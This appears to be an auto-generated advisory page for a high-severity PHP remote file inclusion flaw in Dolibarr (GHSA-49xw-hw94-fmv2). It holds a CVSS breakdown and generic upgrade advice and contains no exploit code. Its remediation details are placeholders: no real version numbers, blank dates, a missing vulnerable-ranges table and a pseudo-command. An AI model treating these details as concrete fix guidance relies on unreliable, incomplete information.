GHSA-49xw-hw94-fmv2: Dolibarr/dolibarr Remote Code Execution Vulnerability

HIGH
CVSS 8.8
CWE-98
Published
Advisory Summary

GHSA-49xw-hw94-fmv2 is a HIGH (CVSS 8.8) remote code execution vulnerability (CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')) affecting Dolibarr/dolibarr libraries in the Packagist ecosystem. The issue involves dolibarr has remote code execution vulnerability (bypass). Remediation is available in the latest vendor maintenance releases.

GHSA-49xw-hw94-fmv2 at a Glance

CVE Identifier N/A
GHSA Identifier GHSA-49xw-hw94-fmv2
Severity HIGH
CVSS v3.1 Base Score 8.8
CWE Classification CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion')
Affected Product Dolibarr/dolibarr
Package Ecosystem Packagist
Published Date
Last Updated

Security Impact

CVSS: 8.8

The security impact metrics below are parsed directly from the CVSS v3.1 vector string (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H).

Attack Vector Network (AV:N)
Attack Complexity Low (AC:L)
Privileges Required Low (PR:L)
User Interaction None (UI:N)
Scope Unchanged (S:U)
Confidentiality High (C:H)
Integrity High (I:H)
Availability High (A:H)

How to Fix GHSA-49xw-hw94-fmv2

To remediate this vulnerability, upgrade all affected Dolibarr/dolibarr dependencies to a patched release. Both direct and transitive dependencies should be checked, as frameworks or security libraries may pull in vulnerable versions transitively.

dolibarr/dolibarr fixed: Latest secure release
Upgrade dolibarr/dolibarr to Latest secure release
Verify Direct and Transitive Dependencies

Run the following command in your project directory to verify that all resolved dependencies use the patched release:

inspect dependencies for dolibarr/dolibarr

How to Check if You Are Affected

To determine whether your application is affected by GHSA-49xw-hw94-fmv2, inspect your project dependencies for Dolibarr/dolibarr:

inspect dependencies for dolibarr/dolibarr

Analyze the terminal output to locate any version of Dolibarr/dolibarr in your dependency tree. If any resolved version matches the vulnerable ranges listed in the table below (for example, versions earlier than the patched release), your application is affected.

Note: Verify declared build manifests and deployed runtime container environments.

Technical Details

Vulnerability Mechanism & Technical Analysis

This vulnerability is classified under CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion'), where the php application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions. In Dolibarr/dolibarr, software state validation or input boundaries are circumvented during processing. Review the official source advisory statement below for specific affected components, classes, and reproduction details.

Source Advisory Statement




